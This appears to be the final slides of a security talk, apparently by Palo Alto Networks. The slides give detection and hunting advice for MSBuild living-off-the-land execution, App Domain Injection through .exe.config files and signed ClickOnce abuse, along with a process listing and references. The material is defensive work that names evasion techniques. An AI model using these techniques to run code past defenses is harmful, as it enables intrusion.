- MSBuild
  - Have detections for the execution of Living of the land binaries
- App Domain Injection
  - Hunt for file creation events for .exe.config
- Signed ClickOnce
  - Monitor for dfsvc.exe process and Baseline required ClickOnce activity to whitelist applications with valid business use-cases

dfsvc.exe	8056	< 0.01	32,016 K	53,540 K	ClickOnce
aspnet_compiler.exe	11712		16,076 K	16,720 K	aspnet_compiler.exe
conhost.exe	10620		6,992 K	16,868 K	Console Window Host

References

- https://maldevacademy.com/
- https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

Thank You

paloaltonetworks.com